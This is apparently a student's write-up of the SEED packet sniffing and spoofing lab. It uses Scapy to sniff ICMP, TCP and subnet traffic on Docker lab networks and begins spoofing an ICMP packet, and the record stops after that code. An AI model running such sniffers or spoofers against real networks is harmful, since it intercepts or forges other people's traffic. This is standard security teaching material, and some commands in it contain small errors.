
We get an error as root privileges are required to sniff packets

▼ Task 1.1B: Sniffing Packets (ICMP and TCP and Subnet)

1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker



3. Get the inet from the attacker shell

```

[11/28/22]seed@VM:~/../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
fdd63a083263        bridge              bridge              local
b3581338a28d        host                host                local
ce2219c0e00d        net-10.9.0.0        bridge              local
77aceccbe26         none                null                local
[11/28/22]seed@VM:~/../Labsetup$ docker ps
3bb71c726214        seed-attacker
5e3905c738e6        hostB-10.9.0.6
cdf011402ccb        hostA-10.9.0.5
[11/28/22]seed@VM:~/../Labsetup$ docker sh 3bb
root@VM:/# ifconfig
br-ce2219c0e00d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:54ff:fe05:2b5d prefixlen 64 scopeid 0x20<link>
    ether 02:42:54:05:2b:5d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63 bytes 8579 (8.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:32:95:a6:2c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::ff4c:16d3:8336:99fe prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:85:34:69 txqueuelen 1000 (Ethernet)

```

4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.


```

from scapy.all import *


def print_pkt(pkt):
    pkt.show()

# Use only 1 setting at a time
pkt = sniff(iface='br-ce2219c0e00d', filter='icmp', prn=print_pkt) # for ICMP
pkt = sniff(iface='br-ce2219c0e00d', filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt) # for TCP
pkt = sniff(iface='br-ce2219c0e00d', filter='src net 172.17.0.0/24', prn=print_pkt) # for subnet

```



5. Launch a victim shell and ping google




6. Get back to attacker shell and check if any packets are seen


```

root@VM:/# cd volumes/
root@VM:/volumes# python3 task1_1.py
###[ Ethernet ]###
    dst      = 02:42:54:05:2b:5d
    src      = 02:42:0a:09:00:06
    type     = IPv4
###[ IP ]###
    version  = 4
    ihl      = 5
    tos      = 0x0
    len      = 84
    id       = 54612
    flags    = DF
    frag     = 0
    ttl      = 64
    proto    = icmp
    chksum   = 0x4b36
    src      = 10.9.0.6
    dst      = 8.8.8.8
    \options \
###[ ICMP ]###
    type     = echo-request
    code     = 0
    chksum   = 0xb146
    id       = 0x1c
    seq      = 0x1
###[ Raw ]###
    load     = 'fm\x85c\x00\x00\x00\x00\x8e\xf8\r\x00\x00\x00\x00\x00\x10\x11\x12\x
13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:06
  
```

7. Launch a victim shell and ping host(10.0.9.1) using telnet



8. Get back to attacker shell and check if any packets are seen



9. For Subnet, Go to attacker terminal and run ifconfig to get subnet address. Get the subnet and change the last part to 0.

```
root@VM: /volumes# ifconfig
br-c2219c0e00d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:54ff:fe05:2b5d prefixlen 64 scopeid 0x20<link>
    ether 02:42:54:05:2b:5d txqueuelen 0 (Ethernet)
    RX packets 839 bytes 44560 (44.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 548 bytes 47494 (47.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:32:95:a6:2c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::ff4c:16d3:8336:99fe prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:85:34:69 txqueuelen 1000 (Ethernet)
    RX packets 8929 bytes 4434789 (4.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7646 bytes 6332240 (6.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 954 bytes 111228 (111.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
```

10. Run the python file in attacker terminal
11. Go to Victim and ping the subnet 172.17.0.1

```
root@cdf011402ccb: /# ping 172.17.0.1
PING 172.17.0.1 (172.17.0.1) 56(84) bytes of data:
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=0.076 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.083 ms
64 bytes from 172.17.0.1: icmp_seq=3 ttl=64 time=0.092 ms
64 bytes from 172.17.0.1: icmp_seq=4 ttl=64 time=0.083 ms
64 bytes from 172.17.0.1: icmp_seq=5 ttl=64 time=0.085 ms
^C
--- 172.17.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4078ms
rtt min/avg/max/mdev = 0.076/0.083/0.092/0.005 ms
root@cdf011402ccb: /#
```

12. Check back attacker's terminal to see if any packets are seen

```

root@VM: /volumes# python3 task1_1.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:54:05:2b:5d
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 8278
flags    =
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0xa433
src      = 172.17.0.1
dst      = 10.9.0.5
\options \
###[ ICMP ]###
type     = echo-reply
code     = 0
chksum   = 0x3059
id       = 0x33
seq      = 0x1
###[ Raw ]###
load     = '\xb9\x85c\x00\x00\x00\xcc\xbe\x05\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:54:05:2b:5d
type     = IPv4

```

▼ Task 1.2: Spoofing ICMP Packets


1. Initialize and start the docker containers.

```


[11/28/22]seed@VM:~/Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[11/28/22]seed@VM:~/Labsetup$ dcup
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostB-10.9.0.6 | * Starting internet superserver inetd      [ OK ]
hostA-10.9.0.5 | * Starting internet superserver inetd      [ OK ]

```

2. Get the Container IDs and launch shell with attacker



3. Get the inet from the attacker shell




4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.



```

from scapy.all import *
a = IP()
a.dst = '10.9.0.5' # address of victim
b = ICMP()
p = a/b
send(p)

```

